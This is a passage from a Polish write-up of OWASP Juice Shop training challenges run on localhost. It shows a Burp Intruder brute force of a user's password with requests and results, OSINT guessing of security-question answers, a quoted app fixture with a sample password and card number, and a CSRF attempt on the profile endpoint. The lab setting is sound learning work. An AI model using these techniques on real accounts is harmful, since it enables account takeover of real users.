
Zważywszy na uwzględnienie dwóch koszyków w metodzie POST prezentowanej na wcześniejszych grafikach, zawartość koszyka użytkownika wykonującego atak również została zmodyfikowana i dodany został produkt o numerze identyfikacyjnym 10 – Christmas Super-Surprise-Box.

3.9 Login Amy

Wyzwanie to różni się od wykonywanych do tej pory zadań polegających na logowaniu się na konta różnych użytkowników, ponieważ w przypadku Amy koniecznym warunkiem jest wykorzystanie oryginalnego hasła tego konta.

Podpowiedź do zadania zawarta jest w jego treści, ponieważ podany jest czas, który byłby konieczny do złamania hasła metodą brute force. Zważywszy na fakt, iż jest to niezwykle precyzyjnie podana liczba lat, poszukiwania można było rozpoczęć od zasobów Internetu, wpisując jako wyszukiwaną frazę wspomnianą liczbę lat. Co istotne, pierwszy wynik odpowiadający na wyszukaną liczbę lat okazał się najprawdopodobniej kontynuacją podpowiedzi do zadania (<https://www.grc.com/haystack.htm?id>). Zawarta na stronie internetowej notatka posiada bowiem dokładnie taki sam tytuł, jak został uwzględniony w treści zadania dostępnego w OWASP Juice Shop.

Pierwszą próbą było zatem przesłanie formularza z dokładnie tym samym hasłem, które pojawiło się we wspomnianym artykule.



Nie przyniosło to jednak oczekiwanej efektu. Należało zatem zmienić plan działania i wykonać atak opierający się o brute force na część hasła, która mogła zostać zmieniona. Biorąc pod uwagę, że porada zawarta na stronie internetowej mówiła żeby nie powielać schematu budowania hasła w takiej formie w jakiej zostało to zaprezentowane oraz wiedząc, że AMY nie stosowała się do tego nakazu, rozsądne było przypuszczać ataku wyłącznie na 3 pierwsze znaki hasła. Reszta znaków, według schematu tworzenia była uzupełniona kropkami.

W celu wykonania omówionego wcześniej testu możliwe było wykorzystanie Burp Suite Intruder. Typ ataku został ustawiony jako Cluster Bomb, ponieważ tenże typ powinien okazać się najlepiej dopasowanym do widocznej sytuacji.

② [Payload Positions](#)

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Cluster bomb

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 65
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss; continueCode=16EPRb8X7pA06HkhWtbs0Syu7C8S3UmcpfxURvuL4ca5UjmfRn03Vaq5Boew
18 Connection: close
19 |
20 {"email":"amy@juice-sh.op","password":"$0$0$0$g$....."} 
```

Jako elementy zmieniające się w obrębie całej metody POST wybrane zostały wspomniane 3 pierwsze znaki. Następnie w ustawieniach dokonano modyfikacji odpowiadających za rodzaje danych branych pod uwagę przy tworzeniu kombinacji składowych.

Pierwszy znak zastrzeżony został do wielkiej litery, drugi znak do cyfry, natomiast trzeci jako standardowa litera.

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 26
Payload type: Request count: unknown

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

| | |
|--------------------------------------|--|
| Paste | <input type="text" value="Q"/> <input type="text" value="W"/> <input type="text" value="E"/> <input type="text" value="R"/> <input type="text" value="T"/> <input type="text" value="Y"/> <input type="text" value="U"/> <input type="text" value="I"/> <input type="text" value="O"/> <input type="text" value="P"/> |
| Load... | |
| Remove | |
| Clear | |
| Deduplicate | |
| Add | <input type="text" value=""/> |
| Add from list ... [Pro version only] | |

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

| | | |
|--------|----------------------------------|-----------------------------------|
| Add | <input type="checkbox"/> Enabled | <input type="text" value="Rule"/> |
| Edit | | |
| Remove | | |
| Up | | |
| Down | | |

② Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters:

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 10
Payload type: Request count: unknown

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

| | |
|--------------------------------------|--|
| Paste | <input type="text" value="0"/> <input type="text" value="1"/> <input type="text" value="2"/> <input type="text" value="3"/> <input type="text" value="4"/> <input type="text" value="5"/> <input type="text" value="6"/> <input type="text" value="7"/> <input type="text" value="8"/> <input type="text" value="9"/> |
| Load... | |
| Remove | |
| Clear | |
| Deduplicate | |
| Add | <input type="text" value="Enter a new item"/> |
| Add from list ... [Pro version only] | |

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

| | | |
|--------|----------------------------------|-----------------------------------|
| Add | <input type="checkbox"/> Enabled | <input type="text" value="Rule"/> |
| Edit | | |
| Remove | | |
| Up | | |
| Down | | |

② Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters:

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

| | | | |
|---------------|--------------------|----------------|---------|
| Payload set: | 3 | Payload count: | unknown |
| Payload type: | Copy other payload | Request count: | unknown |

② Payload Options [Copy other payload]


This payload type copies the value of the current payload at another payload position. It can be used with attack types that have multiple payload sets.

Copy from position: 1

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

| | | |
|--------|---------|------|
| Add | Enabled | Rule |
| Edit | | |
| Remove | | |
| Up | | |
| Down | | |



② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

| | | | |
|---------------|--------------------|----------------|---------|
| Payload set: | 3 | Payload count: | unknown |
| Payload type: | Copy other payload | Request count: | unknown |

② Payload Options [Copy other payload]


This payload type copies the value of the current payload at another payload position. It can be used with attack types that have multiple payload sets.

Copy from position: 1

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

| | | |
|--------|-------------------------------------|---------------|
| Add | Enabled | Rule |
| Edit | <input checked="" type="checkbox"/> | To lower case |
| Remove | | |
| Up | | |
| Down | | |



Następnie przystąpiono do rozpoczęcia ataku, którego czas trwania mógł być dłuższy niż w przypadku tego typu procedur wykonywanych na mocniejszych maszynach, zważywszy na użytkowaną wersję darmową narzędzia Burp Suite.

2. Intruder attack of localhost - Temporary attack - Not saved to project file

| Attack | Save | Columns | Results | Target | Positions | Payloads | Resource Pool | Options | | |
|---------------------------|-----------|---------|-----------|--------|-----------|----------|---------------|--------------------------|--------------------------|--------|
| Filter: Showing all items | | | | | | | | | | |
| Request | Payload 1 | | Payload 2 | | Payload 3 | | Status | Error | Timeout | Length |
| 0 | | | | | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 1 | Q | 0 | | q | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 2 | W | 0 | | w | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 3 | E | 0 | | e | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 4 | R | 0 | | r | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 5 | T | 0 | | t | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 6 | Y | 0 | | y | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 7 | U | 0 | | u | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 8 | I | 0 | | i | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 9 | O | 0 | | o | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 10 | P | 0 | | p | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 11 | A | 0 | | a | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 12 | S | 0 | | s | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |
| 13 | D | 0 | | d | | | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 385 |

Po długim oczekiwaniu na wyniki, jedna z prób zakończyła się powodzeniem. Hasło rozpoczęło się więc od znaków „K1f” oraz uzupełnione było zerami wedle wcześniej przytaczanego schematu budowy.

```
Request Response
Pretty Raw Hex ⌂ In ⌂ ...
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
16EPBb8X7pAO6KhwtbsQSyu7C8S3UmcpfxURvuL4ca5UjmfRn03Vaq5Boew
18 Connection: close
19
20 {
    "email": "amy@juice-sh.op",
    "password": "K1f....."
}
②⚙️ ⌂ Search...
Finished 0 matches
```

Dzięki pozyskanemu hasłu możliwe było zalogowanie się przy wykorzystaniu adresu email użytkownika, który możliwy był do pozyskania z wcześniej wykonywanych zadań oraz hasła pozyskanego w obrębie widocznego wyzwania.

The screenshot shows a login form with a dark background. At the top, it says 'Login'. Below that is an 'Email *' field containing 'amy@juice-sh.op'. Below the email field is a 'Password *' field containing 'K1f.....'. To the right of the password field is a small icon. Below the password field is a link 'Forgot your password?'. In the center, there is a blue button with a key icon labeled 'Log in'. To the left of the 'Log in' button is a checkbox labeled 'Remember me'. Below the 'Log in' button is a horizontal line with the word 'or' in the center. To the right of the 'or' line is a green button with a 'G' icon labeled 'Log in with Google'. At the bottom of the form, there is a link 'Not yet a customer?'.

3.10 Bjoern's Favorite Pet oraz Reset Bjoern's Password

Zbliżone do siebie wyzwania, których głównym obszarem działania jest OSINT, dzięki któremu możliwe powinno być odnalezienie odpowiedzi na pomocnicze pytania powiązane z kontami tytułowych użytkowników.


W przypadku wyzwania odnoszącego się do postaci Bjoerna możliwe jest wywnioskowanie jakie pytanie pomocnicze wybrał on przy wstępny konfigurowaniu swojego profilu. Podpowiedź jest bowiem zawarta w samym tytule zadania. Pozostaje jedynie odnaleźć informacje na ten temat w Internecie.




Okazało się jednak, iż pytanie pomocnie zostało zmienione i nie dotyczyło już puchatego przyjaciela jednego z twórców OWASP Juice Shop. Teraz pytanie odnosi się bowiem kodu pocztowego miasta, w którym mieszkał młody twórca.

```
email: bjoern.kimminich@gmail.com
username: bkimminich
password: 'bW9jLmxpYWInQGhjaW5pbW1pay5ucmVvamI='
customDomain: true
key: bjoernGoogle
role: 'admin'
address:
  - fullName: 'Bjoern Kimminich'
    mobileNum: 4917000001
    zipCode: '25436'
    streetAddress: 'Am Lokalhorst 42'
    city: 'Uetersen'
    state: 'Schleswig-Holstein'
    country: 'Germany'
card:
  - fullName: 'Bjoern Kimminich'
    cardNum: 4815205605542754
    expMonth: 12
    expYear: 2092
```

Taka informacja jest możliwa do odnalezienia w kodzie Juice Shop, gdy wykona się podgląd kodu repozytorium autora na Githubie. Jednakże wskazany kod pocztowy nie jest prawidłowy. Konieczne było zatem wykonywanie dalszych poszukiwań, które doprowadziły do oficjalnego konta Facebook Bjoerna.



Widnieje w tym miejscu pokrywająca się ze wcześniejszym źródłem informacja, iż miejscowością rodzinną Kimminicha jest Uetersen. Co jednak okazało się w trakcie wyszukiwania pozostałych informacji – dawniej w Niemczech posługiwano się inną notacją reprezentującą kody pocztowe. Kolejnym krokiem było zatem wprowadzenie dawnego formatu danych.



Forgot Password

Email * bjoern@juice-sh.op

Security Question * *****

New Password * *****

Repeat New Password * *****

>Password must be 5-40 characters long. 7/20

Show password advice

Change

Dopiero odpowiedź w formacie: West-2082 poskutkowała przyjęciem jej i tym samym możliwością zmiany hasła użytkownika.

Po prześledzeniu uznanych wyzwań na stronie Juice Shop, zaliczone zostało wyzwanie odnoszące się do zmiany hasła, natomiast bez wyniku pozostało zadanie odnoszące się do ulubionego zwierzęcia autora portalu. Okazało się, iż w celu wykonania zadania powiązanego ze zwierzęciem, należało wykorzystać inny adres e-mail Bjoerna, który podawany był w trakcie prezentacji live demo jednej z wersji OWASP Juice Shop.

Forgot Password

Email * [?](#)

Security Question * [?](#)

New Password * [?](#)
Password must be 5-40 characters long. 7/20

Repeat New Password * [?](#) 7/20

Show password advice


[Change](#)

Wprowadzenie tejże zmiany oraz podanie imienia kota, które wyświetcone było na jednej z grafik poskutkowało zaliczeniem kolejnego z wyzwań.

3.11 Reset Jim's Password

Podobnie jak miało to miejsce w przypadku poprzedniego wzywania, to również powiązane jest z grupą zadań skupiających się na OSINT. Stanowi to swoistą podpowiedź, dzięki której należy dobrać odpowiednie podejście do próby rozwiązyania zagadki. W tym przypadku poszukiwana jest odpowiedź na pytanie odnoszące się do imienia najstarszego z braci Jima.

W trakcie wykonywania poprzednich wyzwań oraz eksploracji strony poświęconej sprzedaży soków natknieto się na jeden z wpisów użytkownika jim@juice-sh.op, a więc poszukiwanej osoby.



Komentarz ten został zamieszczony jako recenzja jednego z dostępnych elementów – naszywki z logo OWASP Juice Shop. W ów wpisie Jim porównuje i uznaje przedmiot za lepszy niż

dotychczasowo noszony „Starfleet Symbol”. Kolejnym krokiem poszukiwania odpowiedzi na przedmiotowe pytanie było wyszukanie pojęcia, o którym mowa była we wpisie.



Efektem wyszukania było wyświetcone logo znane z serialu Star Trek. Możliwe było zatem powiązanie postaci Jima z jedną z postaci serialu lub aktora, który w nim występował. Należało zatem zweryfikować kim dla uniwersum Star Trek jest Jim.

wikipedia.org
https://pl.wikipedia.org › wiki › James_T

James T. Kirk – Wikipedia, wolna encyklopedia

James Tiberius „Jim” Kirk – fikcyjna postać istniejąca w serialu Star Trek: Seria oryginalna oraz w wielu filmach, serialach, książkach i komiksach ...

Mowa zatem o postaci Jamesa T. Kirka zwanego potocznie Jimem. Obszar poszukiwań został znaczco zawężony i wyszukiwanie skupiono na rodzeństwie wspomnianej, fikcyjnej postaci. Na stronie Wikipedii poświęconej omawianej postaci możliwe było odnalezienie listy członków rodziny.

| Family | George Kirk (father) Winona Kirk (mother) George Samuel Kirk (brother) Tiberius Kirk (grandfather) James (maternal grandfather) Aurelan Kirk (sister-in-law) Peter Kirk (nephew) 2 other nephews |
|--------|---|
|--------|---|

Z uwagi na to, iż pytanie dotyczyło drugiego imienia najstarszego członka rodzeństwa Jima tylko jedna możliwość była odpowiednia do dopasowania zapytaniu. Tylko jeden członek rodziny posiadał drugie imię: George Samuel Kirk.


The screenshot shows a 'Forgot Password' form with the following fields and details:

- Email ***: jim@juice-sh.op
- Security Question ***: (redacted)
- New Password ***: (redacted)
- Repeat New Password ***: (redacted) - This field is highlighted with a green border.
- Validation message for New Password**: Password must be 5-40 characters long. (7/20)
- Show password advice**: A toggle switch.
- Change**: A blue button at the bottom.

Wprowadzona wartość: „Samuel” była poprawną kombinacją znaków, która pozwoliła na dokonanie resetu hasła użytkownika Jim.

3.12 CSRF

Zadaniem, które należy wykonać w obrębie tego wyzwania jest dokonanie zmiany nazwy użytkownika z poziomu innej strony internetowej. Źródło z którego należy przeprowadzić atak zostało podane jako dodatkowa informacja w obrębie treści zadania (<http://htmledit.squarefree.com>). Aplikacja webowa do której odsyłany jest użytkownik jest edytorem kodu html w formie ciągłego jego interpretowania.



Welcome to the real-time HTML editor!

Type HTML in the textarea above, and it will magically appear in the frame below.

Obecnie krokiem, który należało podjąć było przejście do zakładki aplikacji Juice Shop, która pozwalałaby na wyświetlanie nazwy użytkownika. To zapewniałoby, że wykorzystywana metoda będzie posiadać parametr odpowiedzialny za nazwę. Przykładowym obszarem, gdzie informacja ta mogłaby być widoczna był profil użytkownika. Jako model pokazowy zalogowano się na profil użytkownika testowego, który tworzony był na potrzeby wcześniej prezentowanych eksperymentów.

A screenshot of the "User Profile" page from the Juice Shop application. The page has a dark background. At the top, it says "User Profile". Below that is a placeholder for a user's profile picture. To the right of the picture are two input fields: "Email:" with the value "test@gmail.com" and "Username:" with the value "e.g. SuperUser". Below these fields is a blue "Set Username" button. Further down the page, there is a "File Upload:" section with a "Choose File" button (which shows "No file chosen") and a "Upload Picture" button. Below this is a separator line with the word "or". Finally, there is an "Image URL:" section with a text input containing the URL "e.g. https://www.gravatar.com/avatar/1aedd0d9dc4751e229a335e371d8058" and a "Link Image" button.


W celu wygenerowania ruchu sieciowego odpowiedzialnego za zmianę nazwy użytkownika wprowadzona w ów polu została nowa wartość, a następnie cały proces odtworzony został przy wykorzystaniu narzędzia Burp Suite.

Request


Pretty Raw Hex ⌂ ⌃ ⌄

```
1 POST /profile HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 14
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
6 sec-ch-ua-mobile: ?
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:3000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
    ;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:3000/profile
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
    n9xE4AO6hkwt21vsWSuMClSJMu1fSSVUaDujPcRbCvnsZjUwgFONOKDmg; token=
    eyJxaiOjJKV1oiLCJhbGciOiJSUzIiNiJ9.eyJdGF0dXMiJpZCI6IjEsInVzZXJuYW1ljiOiIiwiZW1haWw1OjJ0ZXNQOGdtYWs
    LmNbSISInBhc3N3b3JkIjoiMTc5YWQ0NM2Y2UyY2I5N2NmMTAyOWUyMTIwNDZlODEiLCJyb2xlIjoiY3VzdGtZXIiLCJkZWxleGVub2tibiI6IiIsInxhc3RMb2dp
    klwIjoiMTI3LjAuMC4xliwichJvZmlsZULtYwdlIjoiL2Fzc2V0cy9wdWjsaWMaWlhZZVzL3VvbGshZHMvZGVmYXVsDC5zdmciLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3
    RpdmUiOnRydWUsImNyZWF0ZWRBdC16IjIwMjMtMDUTMjAgMTE6MjE6MjguNDUICswMDowMCIsInVzZGF0ZWRBdC16IjIwMjMtMDUTMjAgMTE6NDQ6NDYuMDM3ICswMDo
    wMCIsImRlbGV0ZWRBdC16bnVsbH0sIm1hdC16MTY4ANDY2MjUxN0. I-eWTWk1KPLQLyVajggHaIv8NZ73Sc4PX9vd46FzWqSGtH-uqCXDBFeGY2I3K4byHhRht-rEuMgj
    3GOL_vpWs4mxKSp0izt9Kps4g-NYS4jlajXLpLMib_hpeErZdXPEZ8LJDTA9LLJ3n0dCp0uWNLgkLiK8czFkY7NetMpcffW
21 Connection: close
22
23 username=Test1
```

Wyszukana została składnia, jaką można byłoby wykorzystać do przeprowadzenia ataku CSRF, posiadając wiedzę na temat dostępnych nazw pól koniecznych do zmodyfikowania. Strona internetowa: <https://learn.snyk.io/lessons/csrf-attack/javascript/> posiadała kilka przykładów, które okazały się pomocne i na których bazie sporządzony został przykładowy kod html.



Co widoczne jest na komunikacie wystawianym przez przeglądarkę Firefox (ale również powiązane z Burp Suite – Chromium) działanie, którego próba inicjowana była z poziomu strony dostarczonej w Juice Shop, było blokowane przez zabezpieczenia wewnętrzne [przeglądarki]. Konieczne było zatem zmodyfikowanie poziomu bezpieczeństwa przeglądarki na potrzeby wykonania omawianego zadania.



